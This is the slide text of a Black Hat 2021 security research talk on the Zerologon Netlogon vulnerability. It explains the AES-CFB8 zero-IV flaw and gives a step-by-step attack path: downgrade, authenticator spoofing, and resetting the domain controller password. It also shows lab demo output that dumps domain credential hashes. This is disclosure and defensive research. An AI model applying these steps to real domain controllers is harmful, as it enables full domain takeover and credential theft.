black hat USA 2021

august 4-5, 2021

BRIEFINGS

Zerologon

from Zero to Domain Admin by Exploiting a Crypto Bug

Tom Tervoort

About me

- Tom Tervoort
- Security Specialist at Secura
- PhD student at Amsterdam UMC

Secura
A BUREAU VERITAS COMPANY

Amsterdam UMC

Security protocols are three line programs that people still manage to get wrong
- Roger Needham

Transport security broken by MitM => bad

Authentication bypass by anyone => very bad

[MS-NRPC]:

Netlogon Remote Protocol

```
ComputeNetlogonCredential(Input, Sk,
              Output)

      SET IV = 0
      CALL AesEncrypt(Input, Sk, IV, Output)
```

AesEncrypt is the AES-128 encryption algorithm in 8-bit CFB mode with a zero initialization vector [FIPS197].

1. Each time a client sends a new request, it records the current time stamp (expressed as the number of seconds since 00:00:00 on January 1, 1970 (UTC)) in the **TimeStamp** field of the NETLOGON_AUTHENTICATOR structure, as specified in section 2.2.1.1.5. The client also adds the value of this time stamp to the stored Netlogon client **credential** and encrypts the result with the **session key**, using the Netlogon credential computation algorithm described in section 3.1.4.4. The result of this computation is stored in the **Credential** field of the **NETLOGON_AUTHENTICATOR** structure and is then sent to the server.

- Encrypt the *ClearNewPassword* parameter using the negotiated encryption algorithm (determined by bits C, O, or W, respectively, in the **NegotiateFlags** member of the **ServerSessionInfo** table entry for *PrimaryName*) and the **session key** established as the **encryption key**.
- Pass a valid client Netlogon **authenticator** as the *Authenticator* parameter.

RequireSignOrSeal: Indicates whether the client SHOULD<86> continue session-key negotiation when the server did not specify support for Secure **RPC** as described in the negotiable option Y of section 3.1.4.2.

U.S. Department of Homeland Security
Cybersecurity & Infrastructure Security Agency
Office of the Director
Washington, DC 20528

Emergency Directive 20-04

Original Release Date: September 18, 2020

Applies to: All Federal Executive Branch Departments and Agencies, Except for the Department of Defense, Central Intelligence Agency, and Office of the Director of National Intelligence

---

FROM: Christopher C. Krebs
Director, Cybersecurity and Infrastructure Security Agency
Department of Homeland Security

CC: Russell T. Vought
Director, Office of Management and Budget

SUBJECT: **Mitigate Netlogon Elevation of Privilege Vulnerability from August 2020 Patch Tuesday**

CPO Magazine

Joint FBI and CISA Alert Warns of Hackers Exploiting VPN Vulnerability and Zerologon Bug To Comprom...

The Zerologon vulnerability allows hackers to compromise a Windows Server domain controller through privilege escalation to gain access to ...

3 days ago

www.computing.co.uk

Iranian APT group actively exploiting ZeroLogon vulnerability

The US Department of Homeland Security (DHS) issued an advisory last month, directing all federal agencies to "apply the Windows Server ...


3 weeks ago

The Netlogon Remote Protocol

- Computer-to-DC and DC-to-DC RPC protocol
- Maintaining (cross-)domain relationships
- Pre-Windows 2000 domain replication
- Facilitates domain authentication (primarily NTLM)
- Machine account password reset

- **Unique cryptographic authentication and transport security protocol**


NTLM and Netlogon



Prior work: abusing Netlogon for NTLM relay

- NTLM session key used for NTLM relay mitigations such as SMB signing and EPA
- CVE-2015-005 (Core Security): steal key by passing intercepted challenge + response not directed at attacker machine
- Mitigation: match computer name in NTLM handshake with Netlogon client
- CVE-2019-1019 (Preempt): bypass this by removing name from NTLM_CHALLENGE

Netlogon authentication handshake



Shared secret: *MD4(client password)*

Session key: *KDF(shared secret, client challenge, server challenge)*

Client proof of identity: *encrypt(session key, client challenge)*

Encryption algorithms and “Secure RPC” negotiated with unauthenticated flags

Post-handshake authentication w/o Secure RPC

```
NetrLogonSamLogonWithFlags (
    [in,unique,string] LOGONSRV_HANDLE LogonServer,
    [in,string,unique] wchar_t * ComputerName,
    [in,unique] PNETLOGON_AUTHENTICATOR Authenticator,
    [in,out,unique] PNETLOGON_AUTHENTICATOR ReturnAuthenticator,
    [in] NETLOGON_LOGON_INFO_CLASS LogonLevel,
    [in,switch_is(LogonLevel)] PNETLOGON_LEVEL LogonInformation,
    [in] NETLOGON_VALIDATION_INFO_CLASS ValidationLevel,
    [out,switch_is(ValidationLevel)]
        PNETLOGON_VALIDATION ValidationInformation,
    [out] UCHAR * Authoritative,
    [in,out] ULONG * ExtraFlags
    );
```

```
typedef struct _NETLOGON_AUTHENTICATOR {
  NETLOGON_CREDENTIAL Credential;
  DWORD Timestamp;
} NETLOGON_AUTHENTICATOR,
 *PNETLOGON_AUTHENTICATOR;
```


```
SET TimeNow = current time;
SET ClientAuthenticator.Timestamp = TimeNow;
SET ClientStoredCredential = ClientStoredCredential + TimeNow;
CALL ComputeNetlogonCredential(ClientStoredCredential,
                Session-Key, ClientAuthenticator.Credential);
```


Shouldn't this be encrypted?

61	17:15:57,722188986	10.0.0.98	10.0.0.42	RPC_NE…	238	NetrServerReqChallenge request,
63	17:15:57,722480602	10.0.0.42	10.0.0.98	RPC_NE…	90	NetrServerReqChallenge response
64	17:15:57,722679163	10.0.0.98	10.0.0.42	RPC_NE…	298	NetrServerAuthenticate3 request
66	17:15:57,723342609	10.0.0.42	10.0.0.98	RPC_NE…	98	NetrServerAuthenticate3 response
70	17:15:57,724070985	10.0.0.98	10.0.0.42	RPC_NE…	334	NetrLogonDummyRoutine1 request
72	17:15:57,724398210	10.0.0.42	10.0.0.98	RPC_NE…	174	NetrLogonDummyRoutine1 response
73	17:15:57,726726557	10.0.0.98	10.0.0.42	RPC_NE…	1038	NetrLogonGetDomainInfo request
75	17:15:57,727280558	10.0.0.42	10.0.0.98	RPC_NE…	1038	NetrLogonGetDomainInfo response
139	17:16:03,499551376	10.0.0.98	10.0.0.42	RPC_NE…	1070	NetrLogonSamLogonWithFlags request
141	17:16:03,500046149	10.0.0.42	10.0.0.98	RPC_NE…	206	NetrLogonSamLogonWithFlags response
201	17:16:17,029404612	10.0.0.98	10.0.0.42	RPC_NE…	1134	NetrLogonSamLogonWithFlags request
203	17:16:17,030326670	10.0.0.42	10.0.0.98	RPC_NE…	206	NetrLogonSamLogonWithFlags response
272	17:16:48,972157148	10.0.0.98	10.0.0.42	RPC_NE…	1122	NetrLogonSamLogonWithFlags request[Long frame (712 bytes)]
277	17:16:48,974356080	10.0.0.42	10.0.0.98	RPC_NE…	214	NetrLogonSamLogonWithFlags response[Long frame (16 bytes)]

```
▸ Frame 272: 1122 bytes on wire (8976 bits), 1122 bytes captured (8976 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_e6:e5:59 (08:00:27:e6:e5:59), Dst: PcsCompu_eb:ae:00 (08:00:27:eb:ae:00)
▸ Internet Protocol Version 4, Src: 10.0.0.98, Dst: 10.0.0.42
▸ Transmission Control Protocol, Src Port: 49851, Dst Port: 445, Seq: 1464, Ack: 1675, Len: 1068
▸ NetBIOS Session Service
▸ SMB2 (Server Message Block Protocol version 2)
▸ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 952, Call: 2, Ctx: 1, [Resp: #277]
▾ Microsoft Network Logon, NetrLogonSamLogonWithFlags
    Operation: NetrLogonSamLogonWithFlags (45)
    [Response in frame: 277]
  ▾ Server Handle
      Referent ID: 0x0000000000020000
      Max Count: 33
      Offset: 0
      Actual Count: 33
      Handle: \\WIN-NNRRFC2665S.kerbtest.local
  ▸ Computer Name
  ▸ AUTHENTICATOR: credential
  ▸ AUTHENTICATOR: return_authenticator
    Level: 6
  ▸ LEVEL: LogonLevel
    Validation Level: 6
  ▸ Extra Flags: 0x00000000
```

CVE-2019-1424: MitM to privileged RCE





1. Drop TCP connection
2. Fallback to SMB transport **without Secure RPC**
3. NTLM admin login with any password
4. Alter response; leave authenticator
5. PSExec => RCE

CVSS score: 8.1
Patched November 2019

Idea: impersonating a client

1. Bypass handshake authentication
2. Downgrade attack to disable Secure RPC
3. Spoof an authenticator
4. Do something evil with a Netlogon call
5. ???
6. Profit?

Step 1: bypass handshake authentication


If **AES** support is negotiated between the client and the server, the Netlogon **credentials** are computed using the AES-128 encryption algorithm in 8-bit CFB mode with a zero initialization vector.

```
ComputeNetlogonCredential(Input, Sk,
             Output)

      SET IV = 0
      CALL AesEncrypt(Input, Sk, IV, Output)
```

- **Input: attacker-controlled “challenge”**
- **Sk: unknown session key**
- **Output: can this be guessed?**

AES-CFB8 encryption (normal operation)



1) Prepend a random IV before the message to be encrypted

2) Apply AES to the IV; only keep the first byte of the result


3) Xor the encrypted byte with the first message byte

4) Apply AES to the 16 bytes (IV and ciphertext) preceding the next message bytes

5) Encrypt the next byte; keep going until the entire message is encrypted

6) When finished; throw away the IV

AES-CFB8 encryption (all-zero IV and plaintext)



1) Assume an all-zero IV and message

2) Given a random key, there is a 1 in 256 chance that the AES encryption of an all-zero block happens to start with a zero byte

3) 0 xor 0 = 0

4) All preceding bytes are still zero, therefore the encryption result will be the same as before.

5) 0 xor 0 = 0 again, all subsequent blocks fed to AES will be all-zero, and therefore 00 will keep being xorred to the next plaintext bytes

6) The result is an all-zero ciphertext

Step 2: downgrade attack

Client-side: force AES crypto and “Secure RPC”

- If RejectMD5Servers is set to FALSE and the *NegotiateFlags* parameter bit flag W is not set, the client retries to establish the session with the MD5/DES algorithm.
- If RejectMD5Servers is set to TRUE, the client MUST fail session-key negotiation.

If RequireStrongKey is set to TRUE, and the server did not specify bit O in the *NegotiateFlags* output parameter as specified in section 3.1.4.2, the client MUST fail session-key negotiation.

If RequireSignOrSeal is set to TRUE, and the server did not specify bit Y in the *NegotiateFlags* output parameter as specified in section 3.1.4.2, the client MUST fail session-key negotiation.

Server-side: force AES

If **RejectDES** is set to TRUE and neither flag O nor flag W is specified by the client, the server MUST fail the session-key negotiation and return STATUS_DOWNGRADE_DETECTED.

If **RejectMD5Clients** is set to TRUE and flag W is not specified by the client, the server MUST fail the session-key negotiation and return STATUS_DOWNGRADE_DETECTED.

Client-side: verify server flags

11. The client calls the NetrLogonGetCapabilities method (section 3.4.5.2.10).
12. The server SHOULD<71> return the negotiated flags for the current exchange.
13. The client SHOULD<72> compare the received ServerCapabilities (section 3.5.4.4.10) with the negotiated NegotiateFlags (section 3.5.4.4.2), and if there is a difference, the session key negotiation is aborted.

No protection: missing Secure RPC flag from client

Step 3: authenticator spoofing

Algorithm

```
SET TimeNow = current time;
SET ClientAuthenticator.Timestamp = TimeNow;
SET ClientStoredCredential = ClientStoredCredential + TimeNow;
CALL ComputeNetlogonCredential(ClientStoredCredential,
              Session-Key, ClientAuthenticator.Credential);
```

Initial ClientStoredCredential = handshake credential = 0
So what if we pretend it's January 1st, 1970?

```
SET TimeNow = 000000000000
SET ClientAuthenticator.Timestamp = 000000000000
SET ClientStoredCredential = 0000000000000000000000 + 0000000
CALL ComputeNetlogonCredential(0000000000000000000 0,
              Session-Key, ClientAuthenticator.Credential);
```

Step 4: this looks interesting...

The **NetrServerPasswordSet2** method SHOULD<173> allow the client to set a new clear text password for an account used by the **domain controller** for setting up the **secure channel** from the client. A **domain member** SHOULD<174> use this function to periodically change its machine account password. A **PDC** uses this function to periodically change the trust password for all directly **trusted** domains.

```
NTSTATUS NetrServerPasswordSet2(
  [in, unique, string] LOGONSRV_HANDLE PrimaryName,
  [in, string] wchar_t* AccountName,
  [in] NETLOGON_SECURE_CHANNEL_TYPE SecureChannelType,
  [in, string] wchar_t* ComputerName,
  [in] PNETLOGON_AUTHENTICATOR Authenticator,
  [out] PNETLOGON_AUTHENTICATOR ReturnAuthenticator,
  [in] PNL_TRUST_PASSWORD ClearNewPassword
);
```

Step 4: so we need to encrypt a password?

domains. The **NL_TRUST_PASSWORD** structure is encrypted using the negotiated encryption algorithm before it is sent over the wire.


```
typedef struct _NL_TRUST_PASSWORD {
  WCHAR Buffer[256];
  ULONG Length;
} NL_TRUST_PASSWORD,
 *PNL_TRUST_PASSWORD;
```

Buffer: Array of **Unicode** characters that is treated as a byte buffer containing the password, as follows:

- For a computer account password, the buffer has the following format:

Random Data of size (512 – Length) bytes	Password of size Length bytes

Can this actually work?



What if we set the DC machine password to “”?

```
ttervoort:~/temp-offline/rd/downgrade2$ python netlogon_bypass.py WIN-NNRRFC2665S 10.0.0.42
WARNING: DO NOT use during a production pentest. This script will change the DC machine pass
Performing authentication attempts...
==============
Credentials spoofed. Now attempting password reset.
Empty password set for WIN-NNRRFC2665S.
Updated DC machine password to "letmein"
(NTLM: becedb42ec3c5c7f965255338be4453c)
Now running secretsdump...
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b605e9b5bf6a608263a9253b679d3fb3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:79187e1bb54f059a7412d1ceb0243439:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

The patch

- Released August 2020
- Blocks handshake credential when first 5 bytes are identical
- Server-side enforcement of Secure RPC for **trust, DC and Windows accounts**
- Since February 2021: all clients must use Secure RPC, unless allowlisted

- Allowing legacy client without Secure RPC support: Zerologon-style attack unlikely, but still vulnerable to MitM.

Is Netlogon safe now?

- Well… I haven't found another practical exploit, but:

- Security properties of authentication protocol still dubious.
- Netlogon "Secure RPC" does not authenticate DCE/RPC metadata (including Opnum).
- Very strange replay protection.
- What if legacy ciphers (based on 2DES and RC4) are enabled?
- Complexity: implementation bugs?

- How much more critical infrastructure depends on obscure legacy cryptography?

AD cryptography: a can of worms?

encrypt sign

Search

4,522 results for "encrypt sign" in OpenSpecs

or view all results on Microsoft Docs

[MC-DPL4CS]: Sending Encrypted/Signed Data

/openspecs/windows_protocols/mc-dpl4cs/3af80897-751e-4994-8724-b8dc050ca28c

When a higher-level entity requires to send **encrypted** or **signed** data, then the DirectPlay client MUST **encrypt** or **sign** the data using the

[MS-STANXICAL]: [RFC6047] Section 3 Security Considerations

/openspecs/exchange_standards/ms-stanxical/d9a2c31c-3f49-4c4b-bcd6-3be094dd7149

V0300: The specification states that implementations can provide a means for users to disable **signing** and **encrypting**.

[MS-STANOICAL]: [RFC6047] Section 3 Security Considerations

/openspecs/exchange_standards/ms-stanoical/132edeff-e82d-4a84-bf20-0363057f69c8

V0349: The specification states that implementations MAY provide a means for users to disable **signing** and **encrypting**.

[MS-SMB2]: Encrypting the Message